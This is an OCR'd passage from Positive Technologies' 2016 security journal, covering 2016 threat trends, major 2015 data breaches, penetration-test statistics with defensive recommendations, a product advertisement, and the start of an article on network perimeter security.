
POSITIVE RESEARCH 2016



Journal of Information Security

POSITIVE TECHNOLOGIES

CONTENTS

EDITORIAL NOTE
INSECURE SECURITY AND THE KEY TRENDS OF 2016

When you read cybersecurity news, these thoughts probably crossed your mind: how do they estimate efficiency of security tools or damage caused by hacker attacks? Honestly, we often doubt these things too. This is what security is all about — constantly facing the unknown. Each year Positive Technologies specialists conduct hundreds of studies analyzing security of networks, devices, and applications as real hackers would do. Security monitoring and research bring many discoveries. You may find modern tendencies in information security in our annual publication titled "Positive Research".

1. APT trend. Targeted cyberattacks are not new, but this year they marked a steep increase in number and effectiveness. However, according to our experts, the majority of cyberattacks in 2016 were not technically advanced — exploitation of unknown vulnerabilities (0-days) took place in less than 20% of the cases. Attackers prefer well-known exploits that require minimum effort (**p. 6, 10**).

Targeted threats have become more complex. For example, adversaries may hack victim's partners first or use the results of a mass attack to conduct a targeted one, usually to steal personal data (**p. 3**).

2. Web boom. In the past, attacks on large companies were conducted through workstations (attacks on browsers or virus spam). But the last year 30% of the attacks targeted corporate resources including web services. In many cases, the web provides direct access to corporate infrastructure and confidential data. At the same time, for the last three years the percentage of web applications where critical vulnerabilities are detected has increased to 70% (**p. 23**).

Online financial services are representative of this trend. The amount of fraud around online payments is growing and the security level of banking applications is still quite low. 90% of OLB systems suffer from critical vulnerabilities, most of which are caused by authorization procedure flaws (**p. 31**). Banks rarely fully understand the level of their exposure to outsider attacks. Our experts discovered 80 ATMs seen from the internet on the perimeter of just one Russian bank.

3. Mobile backwards. While telecom companies are offering more services, modern gadgets actively utilize mobile access. The common practice of merging new technologies with legacy systems poses critical problems to security. In particular, some attacks on mobile subscribers may be accomplished via ancient SS7 protocols (**p. 44**). Only last year did the cellular carriers finally engage in active security audit.

At the same time, a considerable amount of vulnerabilities are emerging in modems (**p.47, 57**) and mobile applications (**p. 60**). The last issue of "Positive Research" predicted the appearance of super smartphones with advanced security on the market, but so far these new solutions do not impress (**p. 52**).

4. Runaway train. When analyzing security of smart vehicles (**p. 16**), marine transport operations (**p. 19**), and various ICSs, we noticed that industrial security hasn't yet evolved to meet IS standards. The ICS protection relies on outdated threat models that don't take into account the increased influence of computer components. Many digital ICS vulnerabilities that our experts detected could cause serious incidents, even though the systems examined often meet the requirements of industrial security. On the other hand, common IS approaches cannot be fully applicable to industrial operations due to different protocols, weather conditions, etc. However, our experience in cooperation with the Russian Railways company indicates that there can be a positive outcome, where a new discipline called ICS security may be born (**p. 18**).

5. Full metal trojan. While news about software backdoors is not a surprise anymore, hardware backdoors are on the cusp of realization (**p. 69**). Hardware backdoors like undocumented commands in microprocessors may be built into any hardware. In the future, a whole new generation of "evil" devices will emerge — with useful functionality but designed to meet adversaries' goals. The existence of a huge amount of cheap gadgets with next to no security like home routers, USB modems, and web cams, doesn't help the matter either.

6. Security tools as a threat. Numerous studies are dedicated to vulnerabilities in antiviruses and other security tools. Security systems now present a threat as many of them have escalated privileges (antiviruses, scanners, SIEM) or manage major data flows (IDS/IPS, WAF). There are well known cases of hacking public services for dynamic files analysis (aka "sandboxes"). Experts recommend improving antiviruses and firewalls (**p. 27 and 66**), but the entire trend fuels concerns as no protection tool once installed can guarantee security. Modern security is a collection of processes, including incident monitoring and investigation, attack detection, and threat related data exchange. We can predict further developments of SOCs and cloud solutions dedicated to IS data processing. The first attempt at this type of complex approach on the government's level is the creation of the Russian State System of Cyberattack Detection, Prevention, and Elimination. This may kickstart the national IS market, which is now struggling to gain footing while attempting to phase out imported products.

7. Kids in the web. While in Russia this problem has not yet gained its momentum, in Western Europe and the US children of three to four years old are actively using smartphones and tablets to access the web. At the same time, they have no idea about cybersecurity as the web is touched on only briefly in formal education. Negligence about online security often results in personal data leakage including financial information. This year we present both the step by step analysis of previous PHDays contests utilized as a manual for college students (**p. 82**) and the report covering the security events we conducted for kids of 5 to 15 years old (**p. 100**). We are even more convinced after the introduction of basic cybersecurity to kids, that similar lessons should be considered for children as part of a comprehensive education program.

TOP 15 LEAKS OF 2015

The information security community witnessed a large number of high severity issues arising over the last year. Hacking attacks and subsequent leakage of personal and sensitive information make up a significant proportion of all incidents. The most significant cases discussed in this review demonstrate that there is no industry or field totally protected against leakage.

01

HEALTH INSURANCE COMPANY, ANTHEM INC.

Attackers breached Anthem's systems as early as 2004, but this was well publicized in 2015. It appears that for eleven years hackers had been allowed full access to the personal data of 80 million customers, including names, addresses, phone and social security numbers, and employment history.

02

HACKING TEAM

An Italian company providing offensive solutions and surveillance tools for cyber investigations was the victim of a massive information leak. Their competitors posted a large archive of sensitive files online revealing the company's relationship with global government spy agencies. A detailed analysis of the archive has revealed many zero-day exploits.

03

ASHLEY MADISON

A group calling itself 'The Impact Team' breached Ashley Madison, an external affairs website, in July 2015 and released account details of about 11 million website users, including famous politicians, celebrities, and businessmen. Attackers used the stolen information to blackmail company's customers. Canadian users frustrated by this situation even tried to sue Ashley Madison for 575 million dollars. Some news outlets reported of two suicides related to the Ashley Madison hack.

04

ADULT FRIENDFINDER

After the Ashley Madison hack, attackers targeted Adult FriendFinder — a similar service offering adult dating and the data of nearly 4 million users was exposed.

05

VTECH AND HELLO KITTY

The attacks against these companies have one thing in common: hackers gained access to kids' accounts. Though the main purpose of the attackers was likely financially driven, this hack alarmed many parents as this breach affected data of 14.8 million customers.

06

JUNIPER SCREENOS

There was a serious security incident in December 2015 as Juniper disclosed a backdoor in ScreenOS, which had been present since 2012. Considering the segment of customers using company's devices, it suggests that intelligence services used this backdoor to steal corporate secrets of the world's largest companies.

07

AVTOVAZ AND MEGAINDEX

In December, there was a successful attack on ALTWeb Group followed by the hack of AvtoVAZ. The hacker stated that he obtained 14,000 "login—password" pairs and the validity of the database was approximately 60%. By having access to the entire database of ALTWeb Group customers, the attacker discovered another 250,000 "login—password hash" combinations belonging to MegaIndex and decoded 90% of them during the first twenty-four hours.

08

LASTPASS PASSWORD MANAGER

One of the most popular cloud based password managers, LastPass, was hacked in June 2015. Attackers stole encrypted master passwords, password prompts, and users' email addresses.

09

T-MOBILE

The hacking attack on T-Mobile's credit application processor Experian has resulted in the theft of 15 million T-Mobile customers' private details. The previous Experian data breach in 2014 allowed hackers to steal nearly 200 million records containing customers' personal data and sell these records through a Vietnamese service.

10

CIA DIRECTOR'S PRIVATE MAIL ACCOUNT

John Brennan became the victim of cyberattack by three teenagers. Hackers accessed the personal email account of the CIA director using social engineering techniques. The non-governmental account contained emails with social security numbers and personal data of more than a dozen intelligence officials, as well as a government letter about the use of 'harsh interrogation techniques' on terrorism suspects.

11

US VOTERS DATABASE

Personal information of 191 million registered U.S. voters was exposed in late 2015. The database exposed on the Internet contains personal information, including names, physical and e-mail addresses, birth dates, phone numbers, and party affiliations for voters in all 50 U.S. states and the District of Columbia.

12

PREMERA DATA BREACH

At the beginning of 2015, Premera suffered a data breach that compromised the personal information of its 11 million customers. The leaked data contained names, addresses, phone and social security numbers, bank and medical details. Currently Premera is charged with culpable negligence, breach of contract signed with customers, violations of the Washington Consumer Protection Act and violation of state data breach notification laws. If the plaintiffs win, they will seek compensation for material damages.

13

FRATERNAL ORDER OF POLICE

Unknown attackers hacked into the database of Fraternal Order of Police, the biggest police union in the US. The archive contained 2.5 GB of sensitive data, including home addresses of police officers. In addition to the archive, attackers also targeted a private forum, where members of the organization discussed a variety of topics, such as the need for stronger measures to control illegal immigrants and criticism of the US president's policy.

14

WEBCAMS HACKED

Shodan search engine launched a new service that lets users easily browse through millions of webcams. A large range of images were available including cannabis plantations, banks' backyards, children's bedrooms, kitchens, living rooms, swimming pools, schools, colleges, laboratories, and shops. The vulnerability in these cameras is caused by lack of proper authentication when using the RTSP protocol (Real Time Streaming Protocol), and as a result, the video stream from cameras is available to any connected user.

15

FINGERPRINTS OF US GOVERNMENT EMPLOYEES

In the early summer of 2015, the US Office of Personnel Management was attacked by hackers. 21 million personal records of US Government employees and 5.6 million fingerprints were stolen by the attackers. Unlike passwords, fingerprints cannot be changed, therefore, once they were stolen, attackers will have the ability to use them throughout a victim's life. Security researchers from the Chaos Computer Club back in autumn 2013 have showed that TouchID on popular devices from Apple can be easily bypassed. After retrieving a fingerprint, German hackers produced an "artificial finger" using the simple technology and unlocked iPhone 5s, protected by TouchID.

SUMMARY

Massive data leaks that happened in 2015 indicate that personal data is not secure. In 2016, we can already see the impact of such incidents. In particular, Russian banks such as Metallinvest, Russian International Bank, and Garant Invest were targeted by a series of successful cyberattacks. According to the Group-IB report, from August 2015 to February 2016 hackers have stolen 1.8 billion rubles from Russian bank accounts.

VULNERABILITIES IN CORPORATE INFORMATION SYSTEMS IN 2015: WORSE THAN EXPECTED

There were mixed results in terms of the protection of enterprise network infrastructure in 2015. While many systems were better protected externally, they were susceptible to internal attacks. A leading vulnerability on the network perimeter is outdated software, and in internal networks — account and password management flaws. The number of employees who click through to external sites has grown drastically, and the security level of one third of wireless networks is below medium.

These findings are outlined in detail in Positive Technologies' 2015 penetration testing results publication. Penetration testing simulates a hacker attack performed from either inside or outside and provides a more realistic security assessment than other auditing techniques.

CASE STUDIES


The research data includes the results of penetration tests performed for 17 large companies. Most of them are financial firms (35%), followed by manufacturing, telecommunications, and IT organizations, each 18%. More than half of the enterprises analyzed have subsidiaries and branches located in different cities and countries; they also have hundreds of active hosts available on the network perimeter. In addition to penetration testing, 24% of the companies underwent information security awareness checks.

GENERAL RESULTS


76% of the systems allowed a hacker to gain complete control over certain critical resources, and in 35% of systems, these privileges were available to any attacker acting from the outside. It was impossible to gain control over critical resources in only 24% of cases. These results actually indicate an increased level of security as compared to the results obtained in 2013 and 2014.

A hacker could take full control over the whole corporate infrastructure in 50% of the systems under analysis. In 19% of cases, an external attacker could gain such privileges, and in 31% of cases, an insider from a user segment of the network.

Almost every corporate infrastructure had at least one high-severity vulnerability, similar to results in 2014. Since 2013, there has been an increase in the percentage of organizations that had infrastructure exposed to high-severity vulnerabilities caused by using obsolete software and missing security updates. The average age of the most outdated patches is 73 months (more than 6 years).




Systems stratified by minimal access level needed to gain full control over critical resources



Systems compared by maximum severity of vulnerabilities caused by the lack of updates


SECURITY PERIMETER FLAWS

The average level of network perimeter security has increased since 2014: 50% of all the systems tested did not contain vulnerabilities that allow access to critical resources from external networks. It became more difficult to perform an attack: a low-qualified attacker could access internal resources in only 46% of the systems in 2015, compared to 61% in 2014.



Difficulty in penetrating a perimeter

Each system under analysis had flaws caused by vulnerable software, specifically outdated versions of web servers (78%) and applications (67%).



Most typical vulnerabilities in the network perimeter

Maximum privileges in critical systems were obtained in 54% of the systems tested; in 27% of cases, full control over a company's infrastructure was gained.

In 55% of the systems, a potential attacker needed medium or low-level qualification to bypass network perimeter restrictions without using social engineering methods. On average, only two different vulnerabilities were required to access intranet resources (the same result as in 2014).

Attacks aimed at bypassing network perimeter restrictions were based on exploitation of web application vulnerabilities (47% of cases). Vulnerabilities of various risk levels were detected in code of 69% web applications analyzed. The Unrestricted File Upload vulnerability was found in 56% of cases; SQL Injection — in 44%.

The other 53% of attacks were performed using dictionary passwords. This type of vulnerability was the most common in 2014, and in 2015, it was detected in 78% of the systems. All of them had users with weak passwords. 44% of the companies tested used dictionary credentials to access public web applications.


INTRANET SECURITY FLAWS

As in 2013 and 2014, the researchers managed to gain maximum privileges in all of the critical systems tested by acting as a malicious insider. They gained full control over the entire infrastructure in 71% of cases, similar to the results in 2013.


If attackers had access to the intranet, they needed to exploit four different vulnerabilities to obtain control over critical resources, which is one step slower than in 2014 and one step faster than in 2013. At the same time, the complexity of attacks dropped significantly — a low-skill attacker is able to access critical resources of 82% of systems, while in 2014, it was only 56%.

The most common vulnerability in the internal network is weak passwords (100%). Moreover, most systems (91%) had weak passwords used for privileged accounts.

All of the systems had protocol defects that led to redirecting and hijacking of network traffic. Insufficient protection of privileged accounts and antivirus protection flaws are still



Dictionary passwords in the intranet



Most common intranet vulnerabilities


widespread in companies' internal network: these vulnerabilities were detected in 91% of the systems.

The security level of the intranet is still low. Despite certain improvements (the average level of cryptographic security increased, information security awareness among employees became more acute), methods used to protect against intruders are not sufficient. Since 2014, there has been little change in the common scenarios of attacking an intranet, and exploiting widespread and well-known vulnerabilities is still enough for a successful attack.

LACK OF STAFF AWARENESS

The general level of staff awareness of information security issues has moved up since 2014, but it is still low. It was not considered acceptable in any of the systems, but the number of companies with a low level of staff awareness halved in 2015 (25% as compared to 50% in 2014).


In 2015, about 24% of users followed a fake link (compare to 20% in 2014). The number of users who entered their passwords to a specially crafted authorization form or ran an executable file did not change (about 15%).



Successful attacks by total number of messages

WIRELESS NETWORK SECURITY FLAWS

Wireless network security analysis is aimed at detecting flaws in access points and clients' Wi-Fi devices with ranges of 2.4 GHz and 5 GHz using the 802.11a/b/g/n technologies and flaws in



Systems stratified by wireless networks security level

architecture and wireless access organization. Only in 33% of cases, the security level was acceptable.

Among the detected vulnerabilities was the use of a WPS mechanism to simplify the wireless setup process. To connect to an access point, a user needs a PIN that consists of figures only. An intruder is able to guess the PIN and connect to the access point.

Positive Technologies specialists also revealed the usage of unauthorized access points. By connecting them to a LAN, an intruder is able to access internal networks. In a number of systems, the lack of protection of separate wireless networks has been detected. Among common vulnerabilities is also the usage of default accounts to access a web-based interface for network equipment management.

One of the tests revealed that almost all wireless networks are available outside the controlled area, while credentials of a domain user were stored on public resources of the network perimeter in clear text. Thus, any external intruder is able to connect to a wireless network and attack LAN resources.

CONCLUSION

To reduce the risk of compromising critical systems by external intruders, it is important to pay special attention to resources available from external networks. In practice, the vast majority of successful attacks are not based on exploitation of vulnerabilities that are published on official websites of organizations and their servers. Such attacks are performed by using other resources of the target company, which should not be available on its network perimeter (e.g. databases, unused debug interfaces, remote access or management interfaces, infrastructure services interfaces, such as LDAP). Interfaces that provide access to such resources can be opened because of administrator oversight. Representatives of large companies who are responsible for the security are usually not able to clearly identify what resources are available from external networks.

To protect against attacks on web applications, administrators should use firewalls with effective correlation rules. To control the resources of a network perimeter, an administrator should regularly scan resources available from external networks (for example, once a month). For early detection and elimination of vulnerabilities in critical web applications' code, an administrator must regularly analyze their security, both by black- or gray-box or white-box method with a detailed analysis of the source code. Such activities should be carried out not only at each stage of application development, but also when systems are put into operation, and be followed by the elimination of identified vulnerabilities.

To protect corporate systems from internal attacks, an administrator should follow basic principles of information security: to develop and comply with a password policy that prohibits the use of weak passwords, implies mandatory two-factor authentication for privileged users of critical systems, and requires regular password updates (for example, every 60 days). They should pay special attention to such problems as old versions of software, open communication protocols, and the storage of sensitive information unencrypted on servers and employees' workstations. In addition to these basic measures, we highly recommend performing regular security audits of information systems and penetration testing, both internal and external.

Full research is available at *www.ptsecurity.com/research*.

PT MULTISCANNER: THE POWER OF MANY ANTIVIRUSES

Every day, in excess of 450,000 new information security threats are recorded worldwide, but there are no antivirus (AV) solutions offering 100% protection. The new alternative, PT MultiScanner combines the power of antivirus solutions from well-known and globally respected brands including Kaspersky Lab, Symantec, McAfee, ESET, Bitdefender, and others to offer simultaneous protection against the malware and advanced persistent threats (APTs). PT MultiScanner optimizes each AV solution to work in harmony with the others for the most effective level of overall threat detection and avoids the need for an enterprise to buy licenses separately from each AV vendor. PT MultiScanner is deployed within the organizations own security perimeter and requires no integration with the existing infrastructure or transfer of files to external systems. Its retrospective analysis function also simplifies incident investigation, helping you to trace malware that has already reached your network by the time AV providers update their definitions.

NETWORK PERIMETER LIFE IN PICTURES

When discussing information security, we usually divide threats into external and internal ones. External threats mean cyber-attacks on the network perimeter. Hacker attacks are often seen in movies, TV series, and books, with hackers trying to access some network on the other side of the globe, and it can become difficult to distinguish real stories from fiction.

Practice shows that network perimeter security was and still remains an important issue. Many companies suffer from network intrusions as the perimeter can be accessed by both good and bad actors.

Some companies try to audit their network security themselves, while others hire special agencies. Hackers also check network security of companies, and then companies have to investigate how their intranet was intruded. Our specialists perform audits of the network security and investigate unauthorized network access.

Mass media have published statistics regarding this issue, and our own findings are not optimistic. Both companies with advanced IT security, and companies with limited resources are being hacked. Based on our pentesting experience, 99% of network perimeters can be overcome. We also assume that 1% of companies have some perfect protection system, which is unhackable.

Everybody who knows something about information technologies or cyber security has his idea of hacker attacks. However, it is difficult to determine what should be done to prevent successful attacks on the network perimeter. In this article, we will give recommendations on what can be done and what should be done.

This article is based on research conducted for companies with advanced information security practices related to network perimeter protection, i.e. for companies where the following is implemented:

+ Asset inventory
+ Threat and asset ranking
+ Vulnerability and software updating management

The asset inventory means that information about systems of the network perimeter is available, this information complies with the real configuration, and the purpose of these systems is justified.

Analysis of the research results confirmed that corporate networks had skeletons in their closets, as half of the incidents related to undocumented systems. Nobody knew about those systems, nobody knew the purpose of those systems, and nobody knew how and why those systems were implemented in the network perimeter.

Ranking means threat assessment with respect to the system elements. It allows testers to rank vulnerabilities depending on their severity and vulnerable elements, and is useful when evaluating large network perimeters.

Vulnerability and software updating management means a procedure to be followed when eliminating vulnerabilities. It also includes documentation specifying acceptable risks and the responsibilities of the divisions and work groups involved.

Companies not compliant with the above were not included in the research, as the security level of such companies was low and discovered vulnerabilities were not fixed. Based on our assessment, 40% of such systems will be vulnerable, and 30% of services will pose a threat.

OUR PARTICIPANTS

